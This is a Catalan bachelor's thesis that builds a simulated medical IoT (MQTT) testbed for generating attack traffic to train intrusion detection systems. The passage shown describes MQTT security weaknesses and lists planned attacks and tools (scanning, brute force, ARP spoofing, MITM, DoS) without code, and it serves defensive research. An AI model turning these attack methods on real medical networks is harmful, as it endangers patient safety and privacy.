

plain]

plain]



Deployment of a security testbed for IoT

Treball de Fi de Grau
presentat a l'Escola Tècnica Superior
d'Enginyeria de Telecomunicació de Barcelona
de la Universitat Politècnica de Catalunya
per
Joel Otero Masplà

En compliment parcial
dels requisits per a l'obtenció del
GRAU EN ENGINYERIA DE TECNOLOGIES I SERVEIS DE TELECOMUNICACIÓ

Director/a: Olga León Abarca

Barcelona, 22 de juny de 2025

Resum

Els dispositius d'Internet de les coses en l'entorn mèdic (IoMT) estan en clar creixement i adopció i es preveu que en els propers anys la seva presència sigui encara més gran. Això implica que la seguretat d'aquests dispositius és un tema de gran importància, ja que per la seva naturalesa de baixos recursos i criticitat de les dades amb les que tracten, poden ser molt vulnerables ciberatacs que comprometen la privacitat i la seguretat dels pacients.

Aquest treball de fi de grau té com a objectiu principal l'estudi i la generació de ciberatacs sobre entorns mèdics basats en dispositius IoMT, especialment utilitzant el protocol "Message Queuing Telemetry Transport"(MQTT), amb l'objectiu d'exposar vulnerabilitats específiques dels sistemes IoMT i aportar una eina que permeti automatitzar la creació i recopilació de trànsit maliciós per a l'entrenament de sistemes de detecció d'intrusions basats en machine learning.

Resumen

Los dispositivos del Internet de las Cosas en el entorno médico (IoMT) están en claro crecimiento y adopción, y se prevé que en los próximos años su presencia sea aún mayor. Esto implica que la seguridad de estos dispositivos es un tema de gran importancia, ya que, por su naturaleza de bajos recursos y la criticidad de los datos con los que trabajan, pueden ser muy vulnerables a ciberataques que comprometan la privacidad y la seguridad de los pacientes.

Este trabajo de fin de grado tiene como objetivo principal el estudio y la generación de ciberataques sobre entornos médicos basados en dispositivos IoMT, especialmente utilizando el protocolo "Message Queuing Telemetry Transport"(MQTT), con el objetivo de exponer vulnerabilidades específicas de los sistemas IoMT y aportar una herramienta que permita automatizar la creación y recopilación de tráfico malicioso para el entrenamiento de sistemas de detección de intrusiones basados en aprendizaje automático.

Summary

Internet of Things devices in medical environments (IoMT) are experiencing clear growth and adoption, and their presence is expected to increase even further in the coming years. This means that the security of these devices is of great importance, as their low-resource nature and the criticality of the data they handle make them highly vulnerable to cyberattacks that can compromise patient privacy and safety.

This bachelor's thesis aims primarily to study and generate cyberattacks on medical environments based on IoMT devices, especially using the Message Queuing Telemetry Transport (MQTT) protocol, with the goal of exposing specific vulnerabilities in IoMT systems and providing a tool that automates the creation and collection of malicious traffic for the training of intrusion detection systems based on machine learning.

Agraïments

Vull expressar el meu sincer agraïment a la meva supervisora pel seu acompanyament, disponibilitat i orientació al llarg de tot aquest projecte. També a la resta de professors del grup de recerca i estudiants que hi participen per les seves valuoses aportacions i consells que han enriquit el meu treball.

Per altra banda, agraeixo profundament a la meva parella, a la meva família i als meus amics pel seu suport emocional constant durant aquest procés. El seu ànim i comprensió han estat essencials per mantenir la motivació i l'equilibri personal.

Historial de revisió i aprovació

Revisió	Data	Autor(s)	Descripció
1.0	'12/05/2025'	JOM	Creació del document
1.1	31/05/2025	JOM, OLA	Correcció d'errors
2.0	13/06/2025	JOM, OLA	Versió revisada
4.0	dd/mm/yyyy	JOM	Versió final

LLISTA DE DISTRIBUCIÓ DEL DOCUMENT

Rol	Cognom(s) i Nom
[Estudiant]	Joel Otero Masplà
[Directora del projecte]	Olga León Abarca

Escrit per:		Revisat i aprovat per:	
Data	08/05/2025	Data	13/01/2025
Nom	Joel Otero Masplà	Nom	Olga León Abarca
Rol	Autor del projecte	Rol	Directora del projecte

Índex

Resum	2
Agraïments	3
Historial de revisió i aprovació	4
Índex	5
Índex de figures	6
Índex de fragments de codi	7
Sigles i acrònims	8
1 Introducció	9
1.1 L'Internet de les Coses en l'àmbit sanitari	9
1.2 Information Security Group - UPC i projecte MIoTTA-UPC	10
1.3 Objectius del treball	11
2 Estat de l'art	12
2.1 Internet of Medical Things (IoMT)	12
2.2 Seguretat en entorns IoMT	13
2.3 Message Queuing Telemetry Transport (MQTT)	14
2.4 Altres protocols en l'entorn IoMT	16
3 Metodologia / desenvolupament del projecte	18
3.1 Topologia general	18
3.2 Ús del protocol MQTT	20
3.3 Ús de Docker per al desplegament de dispositius	21
3.4 Eines utilitzades per a la generació d'atacs	22
3.4.1 Nmap	23
3.4.2 TCPDump	23
3.4.3 ArpSpoof i Bettercap	24
3.4.4 Mitmproxy	24
3.4.5 Mqtt Malaria i MQTTSA	24
3.4.6 Zeek	24
4 Desenvolupament d'un entorn IoMT simulat	26
5 Elaboració d'atacs per a la generació de trànsit maliciós	29
5.1 Atacs de descobriment de dispositius	29
5.2 Atacs de descobriment d'informació del broker MQTT	31

5.2.1	Atacs de descobriment de credencials	31
5.2.2	Subscripció a tòpics d'administració	33
5.3	Atacs de denegació de servei (DoS)	34
5.3.1	Denegació de servei MQTT Publish	34
5.3.2	Denegació de servei Distribuïda (DDoS)	35
5.3.3	Low-Rate DDoS	37
5.4	Atacs de suplantació d'identitat	38
5.4.1	Atacs de ARP Spoofing	38
5.4.2	Atacs de MITM	40
6	Elaboració d'una eina automatitzada per a la generació d'atacs en entorns MQTT	45
7	Anàlisi de sostenibilitat i implicacions ètiques	47
7.1	Matriu de sostenibilitat	47
7.1.1	Perspectiva ambiental	47
7.1.2	Perspectiva econòmica	48
7.1.3	Perspectiva social	49
7.2	Implicacions ètiques	50
7.3	Relació amb els Objectius de Desenvolupament Sostenible	50
8	Conclusions i Línies Futures	51
8.1	Conclusions	51
8.2	Línies Futures	52
	Bibliografia	54
A	Apèndix	56

Índex de figures

1.1	Arquitectura del projecte MIoTTA-UPC. Dintre aquesta arquitectura, el treball s'ha centrat en l'entorn simulat visible a la part baixa dreta de la figura, amb una funcionalitat smilar a l'IoT Flock. [24]	11
2.1	Protocol MQTT en un entorn IoMT. Imatge extreta de [12] i adaptada amb intel·ligència artificial.	16
3.1	Esquema de l'arquitectura utilitzada. Imatge extreta del treball [24].	20
3.2	Esquema de la generació de contenidors amb Docker Compose. Imatge extreta de <i>The Hacker Way</i> [24].	22
4.1	La figura mostra el comportament dels diferents drivers de xarxa de Docker (excloent el mode host on directament actua en nom de l'hipervisor).	27
4.2	La figura mostra la infraestructura de xarxa dissenyada per als diferents atacs: Consta d'una xarxa Wifi amb un broker, un nombre variable de clients i l'atacant on s'hi despleguen xarxes virtuals diferents per a cada atac.	28
5.1	Petit extret del fitxer "MAC Address Block Large (MA-S)"de [16] filtrat per a visualitzar només fabricants IoMT on es veuen parelles IniciMAC - Fabricant	31
5.2	Sortida de l'atac de força bruta amb MQTT-SA. S'observa com s'ha trobat l'usuari "tfg"amb la contrasenya "1234"adequadament. Apareix la IP amb el nom de "broker"degut a l'utilització de DHCP dintre els l'entorn de contneidors.	32
5.3	Petita part de la sortida de l'execució del script Nse "mqtt-subscribe".	34
5.4	Esquema del trànsit generat per l'atac de denegació de servei MQTT Publish explicat anteriorment.	35
5.5	Esquema del trànsit generat per l'atac de denegació de servei MQTT Publish amb modificació del paràmetre Client ID.	36
5.6	Esquema del trànsit generat per l'atac de denegació de servei Distribuït. El DDoS Traffic es refereix a trànsit generat amb una estructura similar al de la figura 5.4.	37

5.7	Esquema del trànsit generat per l'atac de Man In The Middle mitjançant un broker MQTT desplegat per l'atacant. S'observa un tall de la connexió entre el client i el broker legítim.	40
5.8	Esquema del trànsit generat per l'atac de Man In The Middle mitjançant un proxy TCP. S'observa que la connexió entre el client i el broker legítim no es trenca però si es canvien les respectives adreces IP.	41
5.9	Captura de la interfície de mitmproxy on s'observa un trànsit TCP des de la IP 192.168.0.25 (client) a la IP 192.168.0.15 (broker).	42
5.10	Esquema del trànsit generat per l'atac de Man In The Middle mitjançant un proxy TCP transparent. S'observa que la connexió entre el client i el broker legítim no es trenca ni es canvien les respectives adreces IP, donant un efecte de continuïtat en el flux de dades.	43
5.11	Captura de l'aplicació Android MQTT Terminal utilitzada com a client MQTT, es connecta al broker 192.168.0.15 (que està actuant com a servidor echo) passant pel proxy mitmproxy. S'observa un exemple de funcionament de l'script de modificació de trànsit al modificar el valor de la variable "test"enviada.	44
6.1	Sortida d'execució de l'eina automatitzada. A l'esquerra es pot veure una part de la sortida dels atacs de reconeixement mentre que a la dreta la sortida dels atacs de DDoS.	46

Llistat de Codi

5.1	Escaneig Nmap	30
5.2	Escaneig en dos fases	30
5.3	Escaneig Masscan	30
5.4	Access Control List	32
5.5	Execució de MQTT-SA	32
5.6	NSE script Nmap	33
5.7	Execució Arpspoof	39
5.8	Execució Arpspoof bidireccional	39
5.9	Execució Bettercap	39
5.10	Execució Mitmproxy	41
5.11	Execució iptables	42
A.1	Desplegament de la xarxa totalment simulada	56
A.2	Script de Python per a l'atac de Denegació de Servei	57
A.3	Desplegament de contenidors per a l'atac DDoS	58
A.4	Desplegament de contenidors per a l'atac Low-Rate DDoS	59
A.5	Eina automatitzada per a la generació de datasets	62
A.6	Script de modificació de missatges en mitmproxy	65
A.7	Script de modificació de missatges en mitmproxy en baix nivell	65

Sigles i acrònims

[

Introducció

1.1 L'Internet de les Coses en l'àmbit sanitari

L'Internet de les Coses (IoT) ha experimentat una expansió notable en els darrers anys, especialment en l'àmbit sanitari, donant lloc a l'anomenat Internet of Medical Things (IoMT). Aquesta branca integra dispositius mèdics interconnectats capaços de captar, processar i transmetre dades clíniques en temps real, amb l'objectiu de millorar l'eficiència assistencial i la qualitat del seguiment de pacients. No obstant això, aquesta creixent interconnexió també comporta una exposició més gran a vulnerabilitats i amenaces de seguretat, especialment en entorns on la disponibilitat, la integritat i la confidencialitat de les dades són crucials.

Aquest Treball de Fi de Grau s'insereix dins aquesta problemàtica i té com a objectiu principal el desenvolupament d'un entorn de proves (testbed) per a la generació de trànsit de xarxa en escenaris IoMT, tant legítim com maliciós. Aquest entorn ha de permetre la creació de datasets realistes orientats a l'entrenament i validació de sistemes de detecció d'intrusions (IDS) basats en tècniques d'intel·ligència artificial.

El nucli del projecte rau en la simulació i automatització d'atacs cibernètics dirigits a una infraestructura mèdica basada en IoT. S'han dissenyat i implementat diversos atacs, com ara descobriment de dispositius, força bruta per credencials, suplantació d'identitat (spoofing i MITM) i atacs de denegació de servei (DoS i DDoS), amb l'objectiu de reproduir escenaris realistes que posen de manifest les debilitats de seguretat habituals en aquest tipus de xarxes.

Per simular l'entorn, s'han utilitzat tecnologies com Docker per al desplegament de dispositius virtualitzats, i el protocol MQTT (Message Queuing Telemetry Transport) com a principal canal de comunicació entre dispositius. MQTT és àmpliament utilitzat en entorns IoT per la seva lleugeresa i eficiència, però presenta importants limitacions de seguretat si no s'acompanya de mecanismes de protecció adequats, com ara autenticació forta, control d'accés o xifratge TLS.

D'aquesta manera, el treball no només aporta una plataforma per a la generació de trànsit

en entorns mèdics simulats, sinó que també posa en evidència els riscos de seguretat inherents a l'ús de tecnologies IoT en àmbits crítics com el sanitari.

1.2 Information Security Group - UPC i projecte MIoTTA-UPC

Aquest projecte s'emmarca dins la línia de recerca del grup ISG-UPC (Information Security Group) de la Universitat Politècnica de Catalunya, centrat en la seguretat en sistemes distribuïts, xarxes IoT i tècniques de detecció d'intrusions basades en intel·ligència artificial. En aquest context, el treball aquí presentat dona continuïtat i complementa el projecte MIoTTA-UPC, un banc de proves configurable per a la generació de trànsit en entorns IoMT orientat a la validació d'algoritmes de detecció de ciberatacs.

Tot i que MIoTTA-UPC contempla l'arquitectura general del sistema i l'anàlisi de trànsit, aquest treball se centra específicament en la generació d'atacs i de trànsit maliciós generat a partir de dispositius simulats, aportant una eina pràctica i automatitzada per a reproduir escenaris d'amenaça de forma realista i replicable. També s'ha tingut en compte la coordinació amb altres membres del grup de recerca per tal de garantir la compatibilitat i integració dels sistemes simulats amb entorns IoMT reals i altres components del projecte col·lectiu, com poden ser els sistemes d'anàlisi o detecció.

El disseny de l'entorn simulat desenvolupat en aquest treball s'ha realitzat seguint l'arquitectura definida pel projecte MIoTTA-UPC, representada a la Figura 1. Aquest esquema conceptualitza un escenari típic d'un entorn hospitalari digitalitzat, on múltiples dispositius mèdics interconnectats com oxímetres, monitors de ritme cardíac, bombes d'infusió o sensors de pressió arterial es comuniquen amb un gateway central que actua com a broker MQTT. Aquest ecosistema inclou també un ordinador d'infermeria, un monitor de trànsit de xarxa i un node maliciós per simular l'activitat d'un atacant.

Tot aquest entorn ha estat virtualitzat mitjançant contenidors Docker, els quals reproduïen el comportament dels dispositius i serveis presents a l'escenari original, facilitant així la generació de trànsit de xarxa realista. L'ús d'aquest model ha permès reproduir situacions d'amenaça de forma controlada i replicable, tot mantenint una estructura fidel als escenaris clínics reals, amb la finalitat d'alimentar sistemes d'anàlisi i detecció de ciberatacs.

Gràcies a aquesta col·laboració, el present treball contribueix al desenvolupament d'un entorn més complet i modular per a la recerca en ciberseguretat aplicada a dispositius mèdics, tot facilitant la creació de datasets públics i realistes que puguin ser utilitzats tant en l'àmbit acadèmic com en l'entrenament d'algoritmes reals de detecció.




Figura 1.1: Arquitectura del projecte MIoTTA-UPC. Dintre aquesta arquitectura, el treball s'ha centrat en l'entorn simulat visible a la part baixa dreta de la figura, amb una funcionalitat smilar a l'IoT Flock. [24]

1.3 Objectius del treball

Els objectius principals d'aquest treball són els següents:

- 1- Desenvolupar un entorn de proves (testbed) per a la generació de trànsit de xarxa en escenaris IoMT, tant legítim com maliciós mitjançant la simulació de dispositius mèdics i la seva comunicació a través del protocol MQTT integrable dintre de l'entorn general del projecte MIoTTA-UPC.
- 2- Implementar diversos atacs cibernètics comuns en entorns IoMT per tal d'entendre els riscos de seguretat associats a xarxes IoT i adquirir coneixements sobre els vectors d'atac més habituals en aquests entorns.
- 3- Desenvolupar una eina automatitzada per a la generació de trànsit maliciós en l'entorn descrit i la captura de dades de trànsit per a l'anàlisi posterior, facilitant així la creació de datasets realistes orientats a l'entrenament i validació de sistemes de detecció d'intrusions (IDS) basats en tècniques d'intel·ligència artificial.

Estat de l'art

2.1 Internet of Medical Things (IoMT)

L'Internet of Medical Things (IoMT) és una branca específica de l'Internet de les Coses (IoT) aplicada a l'àmbit sanitari. Consisteix en una xarxa creixent de dispositius mèdics intel·ligents que poden recopilar, processar i transmetre dades clíniques amb l'objectiu de millorar la qualitat assistencial, facilitar el monitoratge de pacients i optimitzar els processos hospitalaris.

Aquest ecosistema connectat inclou una gran varietat de dispositius, que poden ser tant portables com fixes, i que cobreixen des del seguiment de signes vitals fins al control automatitzat de tractaments. Alguns exemples habituals són:

- **Monitors cardíacs:** permeten controlar l'activitat del cor de manera contínua.
- **Pulsòmetres i termòmetres intel·ligents:** ofereixen dades precises i fàcilment accessibles.
- **Inhaladors i bombes d'insulina intel·ligents:** poden registrar l'ús i ajudar a ajustar el tractament.
- **Implants mèdics connectats:** permeten registrar l'estat d'un pacient a temps complet. Per exemple marcapassos o neuroestimuladors.
- **Sistemes de dosificació automàtica de medicació:** especialment útils en pacients amb malalties cròniques.
- **Equips hospitalaris intel·ligents:** com llits monitoritzats o sistemes de seguiment de pacients dins d'unitats de cures intensives.

El creixement de l'IoMT s'ha vist impulsat per diversos factors, com la miniaturització dels sensors, el progrés tecnològic en dispositius mèdics, l'augment de la digitalització sanitària, i la necessitat creixent de models d'atenció centrats en el pacient i orientats a la prevenció i el seguiment continuat. A més, la pandè-

mia de la COVID-19 va accelerar l'adopció de solucions de monitoratge remot, que han consolidat l'ús d'aquest tipus de dispositius fora dels entorns hospitalaris convencionals.

L'ús generalitzat d'aquesta tecnologia permet una atenció més personalitzada i basada en dades, alhora que facilita la detecció precoç de complicacions i una millor gestió dels recursos sanitaris. També contribueix a reduir la necessitat de desplaçaments i hospitalitzacions, millorant l'accessibilitat a l'atenció mèdica, especialment en zones rurals o amb menys infraestructures.

Amb una adopció creixent tant en entorns clínics com domèstics, s'espera que l'IoMT sigui una peça clau en la transformació digital del sistema sanitari en els pròxims anys, aportant beneficis tant per als pacients com per als professionals de la salut. [10]

2.2 Seguretat en entorns IoMT

Donat el creixement de l'ús de dispositius IoMT, aquesta mateixa expansió comporta un augment significatiu de la superfície d'exposició a ciberatacs. A més a més, s'espera que a mesura que avança la seva adopció, aquests dispositius siguin més determinants en les tasques mèdiques, la qual cosa pot impilcar una major criticitat en cas de ciberatac.

A diferència dels sistemes informàtics convencionals, els dispositius IoMT sovint operen en entorns amb recursos computacionals limitats (processador, memòria, energia), i moltes vegades han estat dissenyats amb una orientació funcional, no pas de seguretat. Això els fa especialment vulnerables a atacants que poden es poden aprofitar de configuracions per defecte, manca d'actualitzacions, credencials febles o vulnerabilitats en els protocols de comunicació. A més, la connexió d'aquests dispositius mitjançant xarxes Wi-Fi o altres canals sense fils exposa el sistema a atacs com l'escolta (sniffing), suplantació de dispositius (spoofing), atacs de denegació de servei (DoS) entre altres.

Un dels aspectes més crítics del risc en entorns IoMT és la naturalesa de les dades que gestionen. Les dades mèdiques són altament sensibles i personals. Un accés no autoritzat pot vulnerar drets fonamentals com la privacitat i tenir conseqüències legals greus per a les institucions sanitàries. En aquest context, la ciberseguretat en l'àmbit IoMT no es pot considerar un afegit posterior al desplegament dels sistemes, sinó un requisit fonamental des de la fase de disseny. Això, és especialment rellevant en entorns on les conseqüències d'un atac poden tenir un impacte directe sobre la salut i la seguretat física dels pacients.

Però, és important destacar que la protecció dels sistemes IoMT també ha de ser escalable i adaptable. L'amenaça no és estàtica, i els vectors d'atac evolucionen constantment.

Davant d'aquesta realitat, la recerca en ciberseguretat per a l'IoMT s'està orientant

cada cop més cap a solucions dinàmiques, com ara IDS/IRS basats en aprenentatge automàtic que permetin detectar patrons anòmals de comportament i actuar de forma proactiva. En aquest sentit, la generació de datasets reals que simulin tant trànsit legítim com maliciós en entorns IoMT esdevé una peça clau per entrenar i validar aquestes solucions emergents. Aquestes solucions han estat tractades en articles com [2]. També la caracterització de vulnerabilitats conegudes ha estat tractada en articles com [21] o [19] que han estat utilitzats com a referència per a la recopilació d'atacs i la generació de datasets.

2.3 Message Queuing Telemetry Transport (MQTT)

El Message Queuing Telemetry Transport (MQTT) és un protocol de missatgeria lleuger dissenyat per a la comunicació entre dispositius amb recursos limitats en xarxes poc fiables o amb amplada de banda reduïda. Aquest protocol s'ha convertit en un estàndard de facto en moltes aplicacions IoT, inclòs l'àmbit de l'Internet of Medical Things (IoMT), per la seva eficàcia, simplicitat i facilitat de desplegament.

Desenvolupat originalment per IBM l'any 1999, MQTT segueix un model de comunicació publish/subscribe, que afavoreix la desconexió temporal dels nodes i la minimització de l'ús de la xarxa, dos requisits habituals en xarxes IoT.

En una arquitectura MQTT, el component central és el broker, un servidor que actua com a intermediari entre els dispositius que publiquen dades (publishers) i els que les reben (subscribers). Els dispositius no es comuniquen directament entre ells, sinó que ho fan a través del broker, que rep els missatges publicats en un tema determinat (tòpic) i els redirigeix als clients que s'han subscrit a aquest tema. Aquesta arquitectura desacoblada simplifica el disseny de sistemes escalables i resilients. A l'àmbit IoMT, aquesta estructura és especialment útil per gestionar sensors mèdics que generen dades de manera periòdica, com ara nivells de glucosa, senyals d'electrocardiograma (ECG), o mesures de tensió arterial. Aquests sensors poden publicar lectures de manera eficient al broker MQTT, i altres components del sistema (com bases de dades, aplicacions clíniques o sistemes d'alerta) poden consumir aquesta informació segons les seves necessitats.

El protocol MQTT opera habitualment sobre TCP/IP, utilitzant el port 1883 per a connexions no segures i el port 8883 quan es fa servir TLS (Transport Layer Security) per protegir la transmissió. Entre les característiques tècniques més destacades d'MQTT, podem ressaltar:

- **Qualitat del servei (QoS):** MQTT ofereix tres nivells de abilitat en el lliurament de missatges, cosa que permet ajustar el comportament segons els requisits de l'aplicació.
- **Sessions persistents:** Un missatge es pot marcar com a retained perquè quedi emmagatzemat al broker i sigui enviat automàticament als nous subscriptors del topic. Això permet garantir que les dades més recents estiguin disponibles

en tot moment, encara que el dispositiu que les va enviar originalment ja no estigui actiu.

- **Protocol lleuger:** Amb una capçalera mínima de només 2 bytes, MQTT genera molt poca sobrecàrrega, cosa que el fa extremadament ecient per dispositius amb CPU limitada, poca memòria RAM o connexions de xarxa inestables o intermitents.
- **Model desacoblat (publish/subscribe):** Els clients no necessiten conèixer ni l'adreça ni l'estat dels altres dispositius. Això facilita l'escalabilitat i la flexibilitat del sistema, ja que els rols de publicador i subscriptor poden canviar dinàmicament.
- **Jerarquia de temes (topics):** Els topics MQTT segueixen una estructura jeràrquica cosa que permet l'ús de comodins ("+", "#"), fet que proporciona una gran flexibilitat, però també pot ser explotat maliciosament si no es controla adequadament.

Malgrat aquests avantatges, el protocol MQTT no està pensat amb la seguretat com a objectiu principal, cosa que el fa vulnerable en entorns crítics com l'IoMT si no s'hi afegeixen mecanismes de protecció. Les principals limitacions de seguretat inclouen:

- **El broker com a punt crític:** El broker MQTT és un únic punt de fallada. Si és compromès o queda saturat, tota la infraestructura de comunicació es veu afectada.
- **Flooding i sobrecàrrega:** Un ús malitencionat del QoS i grans volums de dades, poden causar sobrecàrregues en el broker i saturar el sistema.
- **Control d'accés deficient:** En moltes implementacions, si no es configuren polítiques d'ACL (Access Control List), qualsevol client pot publicar o subscriure's a qualsevol tema.
- **Manca d'autenticació forta:** MQTT deneix només un sistema bàsic d'autenticació mitjançant username i password, sense mecanismes d'autenticació mútua ni suport nadiu per a protocols d'identitat moderna (com OAuth 2.0). Si el canal de comunicació no es protegeix amb TLS/SSL, tant les dades com les credencials es transmeten en text pla.
- **Manca d'integritat dels missatges:** Si no s'utilitza TLS, tampoc hi ha garanties que els missatges no hagin estat modificats durant el trànsit.

Donada la seva extensió en entorns IoT i les seves característiques adaptades a dispositius amb recursos limitats, MQTT s'ha triat com a protocol principal per a la simulació de trànsit en aquest treball. El seu ús permet generar escenaris tant de comunicació legítima com maliciosa, en els quals es poden observar comportaments anòmals mitjançant eines d'anàlisi i detecció. Això facilita la creació de datasets realistes per a l'entrenament d'IDS basats en IA.




Figura 2.1: Protocol MQTT en un entorn IoMT. Imatge extreta de [12] i adaptada amb intel·ligència artificial.

2.4 Altres protocols en l'entorn IoMT

Pel que fa a altres protocols, tot i que MQTT és el protocol principal emprat en aquest treball, també es considera l'ús del protocol Constrained Application Protocol (CoAP) com a alternativa o complement en la generació de trànsit. CoAP és un protocol pensat específicament per a dispositius amb recursos limitats en xarxes IoT. Funciona sobre UDP, cosa que li proporciona una latència molt baixa i un comportament lleuger, tot i que això també comporta certes limitacions pel que fa a la fiabilitat de la transmissió.

CoAP segueix un model client-servidor similar a HTTP però optimitzat per a entorns embeguts. Utilitza mètodes com GET, POST, PUT i DELETE, i permet observar recursos mitjançant un sistema d'actualitzacions automàtiques (observe). A diferència de MQTT, que és orientat a un model (publish/subscribe), CoAP és més adequat per a interaccions puntuals o consulta de recursos puntuals. En aquest treball, l'ús de CoAP es contempla per generar variabilitat en els escenaris de comunicació i per comparar comportaments de trànsit entre protocols amb estructures diferents. Això pot enriquir el dataset resultant i millorar la capacitat de generalització del sistema d'IA per a la detecció d'intrusions.

En l'entorn mèdic, també són utilitzats altres protocols d'aplicació com HTTP/HTTPS o bé Extensible Messaging and Presence Protocol (XMPP). Pel que fa a protocols de capa física, també es fa servir Bluetooth Low Energy (BLE), Near Field Com-

munication (NFC) o bé dades cel·lulars com NB-IoT que no seran usats en aquest treball.

Metodologia / desenvolupament del projecte

En aquest capítol es detallarà la metodologia emprada en la realització del treball. Té com a objectiu oferir un compte detallat de les aproximacions i tècniques utilitzades, assegurant la replicabilitat i el rigor acadèmic. No només cobrirà els mètodes de recerca i tècniques de mesurament emprats, sinó que també aprofundirà en les especificitats del desenvolupament de programari i maquinari. Tant si el projecte implica anàlisi qualitativa, mesuraments quantitius, modelatge computacional com prototipatge físic, aquest capítol hauria d'elucidar com contribueix cada component als objectius generals.

A més de descriure els mètodes en si mateixos, el capítol també proporcionarà justificacions per què es van escollir mètodes particulars enfront d'altres. Per exemple, podria explicar la tria d'un llenguatge de programació específic, prova estadística o configuració experimental. El capítol també abordarà les limitacions de la metodologia i com aquestes s'han mitigat o tingut en compte. Els lectors haurien de sortir amb una comprensió clara de com s'ha dut a terme el desenvolupament del projecte, per què s'han escollit determinades opcions i com aquests mètodes serveixen per complir els objectius establerts inicialment.

3.1 Topologia general

L'escenari presentat en aquest treball està inspirat en el que s'utilitza en el Treball: "*MIoTTA-UPC: Testbed MIoT Configurable para la Evaluacion de Algoritmos de Detección de Ciberataques Basados en Inteligencia Artificial*" [24]. L'objectiu principal és poder generar un banc de dades que contingui paquets benignes i maliciosos de diferents atacs per a entrenar un sistema de detecció d'intrusions (IDS) basat en intel·ligència artificial que classifiqui si aquest tràfic és benigne o maliciós. La programació, desplegament i entrenament d'aquest IDS no formen part d'aquest treball.

Per a generar aquest testbed és necessari simular atacs coneguts per a l'infraestructura utilitzada de manera realista i amb un escenari que reproduïxi adequadament unes condicions reals.

Per a aquesta generació i captura del trànsit de xarxa en un IoMT (Internet of Medical Things), s'ha dissenyat i desplegat un escenari experimental que simula una habitació d'hospital interconnectada amb un servidor central i altres dispositius de suport clínic. Aquest entorn busca reproduir amb fidelitat un ecosistema típic d'atenció sanitària digitalitzada, incloent-hi sensors mèdics, passarel·les de comunicació, equips de monitoratge i possibles actors maliciosos.

L'escenari està basat en una xarxa LAN Wi-Fi irradiada amb un Access Point, en la qual s'hi connecten tots els dispositius, encara que també pot contenir trams Ethernet si és necessari. Entre els dispositius utilitzats es considera:

- **Clients MQTT:** Aquests clients són sensors com ara oxímetres, monitors de ritme cardíac, bombes d'infusió, sensors de glucosa, tensiòmetres o altres sensors utilitzats en l'entorn mèdic. Aquests clients poden actuar tant transmetent informació a altres dispositius com esperant rebre'n o ambdues a la vegada. Una part d'aquests dispositius, s'implementarà de forma simulada i injectada a la xarxa a través d'un node comú, ja que es tracta de dispositius amb gran cost econòmic. En aquest treball s'utilitzarà Docker com és explicat en apartats posteriors.
- **Broker MQTT:** Connectat a la xarxa, es disposa d'un servidor o broker MQTT amb el qual s'hi connecten sigui per enviar o rebre informació tots els clients de la xarxa. Actua com un organisme central de la informació i un punt crític de la xarxa.
- **Atacant:** Dintre aquesta xarxa Wi-Fi, se suposa que es connecta un dispositiu atacant, el qual realitza diversos atacs cap als altres components de la xarxa.
- **Monitor de trànsit:** S'hi connecta un monitor que captura tot el trànsit dins la xarxa visible des de la seva posició. Aquest actua de forma passiva escoltant tot el trànsit que circula i recopilant tota la informació possible per tal generar el *testbed*, que és el principal objectiu del treball.
- **Ordinadors i servidors:** Se suposa que en aquesta xarxa hi poden haver connectats altres dispositius que no són especialment utilitzats en l'entorn IoMT com per exemple altres servidors hospitalaris o ordinadors.

Dintre aquest escenari, el meu treball se centra en l'apartat de la generació de trànsit simulat així com en l'elaboració d'atacs des de la perspectiva de desplegar clients simulats i fer-los interactuar amb la xarxa real. L'objectiu principal del treball no ha estat la implementació d'aquesta xarxa física.

